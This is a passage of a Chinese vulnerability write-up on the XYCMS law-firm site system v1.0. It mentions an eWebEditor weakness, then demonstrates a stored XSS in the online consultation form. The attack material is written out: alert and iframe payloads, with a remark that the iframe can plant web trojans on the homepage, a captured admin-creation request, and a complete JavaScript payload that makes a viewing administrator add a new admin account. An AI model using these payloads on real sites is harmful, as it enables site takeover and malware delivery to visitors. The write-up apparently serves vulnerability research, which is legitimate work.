


图7




图8

这个漏洞比较隐蔽，管理员一般不容易发现，因此被管理员修复的可能性也比较小。如果要修补的话可以修改eWebEditor编辑器的默认管理员密码，再彻底点，可以删除eWebEditor编辑器的后台管理文件，反正网站管理员一般也用不到eWebEditor编辑器的的后台功能。

如果说上面两个漏洞可能被管理员修复的话，下面我发现的这个漏洞一般管理员还真修复不了，除非他会ASP语言-_-。

三、XSS漏洞

XYCMS律师事务所建站系统 v1.0有个在线咨询的功能，可以提交咨询，在这里我发现存在XSS漏洞。在线咨询的页面为http://127.0.0.1/online.asp。在线咨询页面共有6个地方可以输入内容，分别是：咨询标题、姓名、联系QQ、联系E_mail、联系电话和咨询内容，为了验证哪些地方可以插入XSS代码，我来发一个咨询，6个可以输入内容的地方都输入代码test，代码的作用是显示红色的test，提交后显示如图9。

在咨询标题和咨询内容的地方都显示了红色的test，说明在这两个地方都可以插入XSS代码。再发一个咨询，在咨询内容里输入经典XSS代码<script>alert("test")</script>，

查看这条咨询的时候弹窗出来了，如图10。在网站首页的右下角会显示最新的在线咨询，如图11。




图9




图10




图11

在首页会显示在线咨询的标题，在咨询的标题处输入test<script>alert("test")</script>，会怎样呢？新发一条在线咨询，咨询标题写test<script>alert("test")</script>，其它地方随便写，但不写XSS代码，访问网站首页，出来了弹窗，如图12。利用这个XSS漏洞可以在网站首页挂马！新发一条在线咨询，咨询标题写test<iframe src=http://www.baidu.com width=500 height=300></iframe>，提交后网站首页显示了内嵌的baidu的首页，如果把src后面的地址换成网马的地址，把width和height都设置为0，就可以挂马了。




图12

提交一条在线咨询就可以在网站的首页挂马，这个漏洞的危害是巨大的。其实，还有比挂马更大的危害。假设前两个网站的漏洞都被网站管理员修补了，也不存在管理员用户的弱口令，你还能进入后台获得shell吗？ 我的回答是能，途经就是利用这个XSS漏洞。

我发现有人提交咨询内容后，要回复咨询的内容网站管理员必须进后台。 我们可以发一条咨询，在咨询中插入我们精心构造的XSS代码，在管理员查看并回复你的咨询的时候执行你插入的XSS代码，实现添加管理员用户等功能。

XYCMS律师事务所建站系统 v1.0的默认后台目录是system，登录后台后点“管理咨询信息”，然后点插入了弹窗代码的咨询，弹出了弹窗，说明XSS代码在后台也可用，如图13。


图13

在后台点“管理员管理”来到了管理员管理的地方，在这里可以添加新的管理员用户，我添加一个用户名为test密码为123456的管理员，对添加管理员的过程用WinSock Expert进行抓包，抓到的数据包如下：

```
POST /system/admin_manage.asp?act=add HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer: http://127.0.0.1/system/admin_manage.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
```

```
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; .NET CLR 2.0.50727)
    Host: 127.0.0.1
    Content-Length: 75
    Connection: Keep-Alive
    Cache-Control: no-cache
    Cookie: ASPSESSIONIDSCDQATTC=EAHDBFCCGHDGPNKCBKJFBDPI

    admin=test&password=123456&password3=123456&button=%CC%E1%BD%BB%CA%FD%BE%DD
```

我们想办法让管理员查看咨询的时候通过执行我们插入的XSS代码重新发送上面的数据包，从而让管理员帮我们添加一个新的管理员用户。需要用到一个js文件，根据上面抓到的数据包修改后的js文件的内容为：

```
    var request = false;
    if(window.XMLHttpRequest) {
    request = new XMLHttpRequest();
    if(request.overrideMimeType) {
    request.overrideMimeType('text/xml');
    }
    } else if(window.ActiveXObject) {
    var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP', 'Msxml2.XMLHTTP.7.0','Msxml2.XMLHTTP.6.0','Msxml2.XMLHTTP.5.0', 'Msxml2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP'];
    for(var i=0; i<versions.length; i++) {
    try {
    request = new ActiveXObject(versions[i]);
    } catch(e) {}
    }
    }
    xmlhttp=request;

    getshell();
    function getshell(){
    var postStr ="admin=test&password=123456&password3=123456&button=%CC%E1%BD%BB%CA%FD%BE%DD&act=add";
    xmlhttp.open("POST", "/system/admin_manage.asp", true);
    xmlhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xmlhttp.setRequestHeader("Content-length", postStr.length);
    xmlhttp.setRequestHeader("Connection", "close");
    xmlhttp.send(postStr);
    }
```

其中提交的内容"admin=test&password=123456&password3=123456&button=%CC%E1%BD%BB%CA%FD%BE%DD&act=add"就是抓到的数据包最后的内容加上提交地址/system/admin_manage.asp?act=add后面的act=add；xmlhttp.open中的“/system/admin_manage.asp”是添加管理员用户的文件。

删除刚添加的管理员用户test。

把上面js文件的内容保存为1.js，把1.js放到一个能被访问到的网站空间中，我把它放到了我虚拟机中网站的根目录下，URL地址为http://127.0.0.1/1.js。

下面来提交一条像样点的咨询，咨询标题写法律咨询，姓名写田志军，联系QQ写无，联系E_mail写tianzhijun@126.com，联系电话写1398632966，咨询内容写“尊敬的律师你好，我想打一个官司，具体情况为......(此处省略二百字)你们能不能帮我打赢官司？望回复，谢谢。<script language="javascript" src="http://127.0.0.1/1.js"></script>”。

提交咨询后在后台点“管理员管理”，发现只有一个管理员用户admin，如图14。

